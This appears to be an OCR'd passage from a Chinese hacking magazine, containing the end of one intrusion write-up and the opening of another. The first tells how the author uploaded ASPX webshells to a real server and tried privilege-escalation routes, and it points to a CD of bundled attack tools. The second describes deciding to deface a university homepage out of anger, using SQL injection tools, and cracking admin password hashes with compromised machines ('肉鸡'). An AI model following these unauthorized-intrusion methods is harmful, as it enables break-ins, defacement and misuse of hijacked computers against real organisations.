


图20




图21

五、放火

打开木马后仔细的检查了一下，发现服务器的权限设置的很严格，我又重新上传ASPX木马也是一样，除了本站目录外其它的目录都不允许浏览，服务器共开放了4个端口，分别是21、80、25、3389，如图22。现在我们来分析一下，21为微软自带的FTP，没什么能利用的方法，25为Winwebmail，记得BloodSword兄弟在搞zone-h时曾提过winwebmail目录是every-one权限，可以替换服务或者在这个目录中写木马来扩大权限，当然这些方法也不是绝对的，对于该网站我试了试就不行，如图23。最后一个希望就是JACKJ大牛不久前发布的ASPX版20030day提权脚本，但我在运行时却出现了“myP.StartInfo.”拒绝访问的提示，如图24，看来这个提权方法也是和运行权限挂钩的，提权之路算是彻底的破灭了！




图22

六、总结

虽然到最后我也没能拿下服务器，但文章的本质就是为了向大家展示入侵的思路而不是结果，有时提权也是需要运气的，当然如果大家愿意的话，还可以通过旁注来提权。我还是要提醒一下大家，在入侵的过程中，细心收集目标网站的信息，往往就会有意想不到的收获。

（文章中涉及到的明小子旁注入侵工具、注入中转生成器、啊D注入工具、网站猎手2.0、2003 0day、2003提权、user.vbs等，已经收录在光盘中）




图23




图24

文章难易度：★★★
文章阅读点：成功利用未验证的上传来获取webshell，最后修改网站的首页

看菜鸟入侵xx大学

姬良

最近发生的一件事让我很生气，于是我决定黑掉某高校的主页。首先还是使用啊D注入工具对该网站进行批量注入点的搜索，这个大学网站的注入点寥寥无几，可用的就更加少了，不过最终还是让我找到了一个PHP注入点，我把这个注入点放到了pangolin里进行检测，结果成功的猜解出了对方管理员的用户名和密码的MD5散列，如图1。然后我任意选择了一个散列密码进行破解，也成功的破解出来了（其中有个密码是123456），使用这个破解出的用户名和密码可以成功的进入后台，不过后台的权限很小，只能删除和添加文章，不能上传非图片和压缩包的文件。我估计上边的第一个用户的权限可能是最大的，但是使用十几个肉鸡跑那个密码散列，可跑了半个月也没有结果，只好放弃了从后台入手的这条入侵之路。

